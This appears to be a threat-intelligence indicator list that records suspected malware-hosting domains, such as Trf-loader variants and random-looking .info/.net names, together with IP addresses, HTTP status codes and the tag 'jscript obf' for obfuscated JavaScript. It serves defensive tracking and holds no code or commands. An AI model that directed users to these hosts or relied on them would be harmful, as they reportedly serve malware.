		Trf-loader.com				403		
		Trf-loader.info				403		
		Trf-loader.net				403		
		Trf-loader.org				403		
		Trf-new-loader.com				403		
		Trf-new-loader.net				403		
81.95.150.179	80				x			title: Apache test page
81.95.150.180	80				x			title: Apache test page
81.95.150.181	80				x			title: Apache test page
81.95.150.182	80				x			title: Apache test page
81.95.150.196	80					404		
		Akyxog.info	jscript obf					81.0.250.128'
		Akyxog.net	jscript obf					81.0.250.128'
		Btctyz.info	jscript obf					81.0.250.128'
		Btctyz.net	jscript obf					81.0.250.128'
		Caopxh.info	jscript obf					81.0.250.128'
		Caopxh.net	jscript obf					81.0.250.128'
		Capjgm.info	jscript obf					81.0.250.128'

Capjgm.net	jscript obf	81.0.250.128'
Dmvrbx.info	jscript obf	81.0.250.128'
Dmvrbx.net	jscript obf	81.0.250.128'
Dogacm.info	jscript obf	81.0.250.128'
Dogacm.net	jscript obf	81.0.250.128'
Gnmgsk.info	jscript obf	81.0.250.128'
Gnmgsk.net	jscript obf	81.0.250.128'
Ieosig.info	jscript obf	81.0.250.128'
Ieosig.net	jscript obf	81.0.250.128'
Jeyguk.info	jscript obf	81.0.250.128'
Jeyguk.net	jscript obf	81.0.250.128'
Kfrknk.info	jscript obf	81.0.250.128'
Kfrknk.net	jscript obf	81.0.250.128'
Lwhssy.info	jscript obf	81.0.250.128'
Lwhssy.net	jscript obf	81.0.250.128'
Sosqtu.info	jscript obf	81.0.250.128'
Sosqtu.net	jscript obf	81.0.250.128'
Tdtduz.info	jscript obf	81.0.250.128'
Tdtduz.net	jscript obf	81.0.250.128'
Uyouay.info	jscript obf	81.0.250.128'
Uyouay.net	jscript obf	81.0.250.128'
Wfksol.info	jscript obf	81.0.250.128'
Wfksol.net	jscript obf	81.0.250.128'
Xndleu.info	jscript obf	81.0.250.128'
Xndleu.net	jscript obf	81.0.250.128'
Zsuilz.info	jscript obf	81.0.250.128'
Zsuilz.net	jscript obf	81.0.250.128'

……Many other IP with domains with malware in obfuscated javascript or error pages.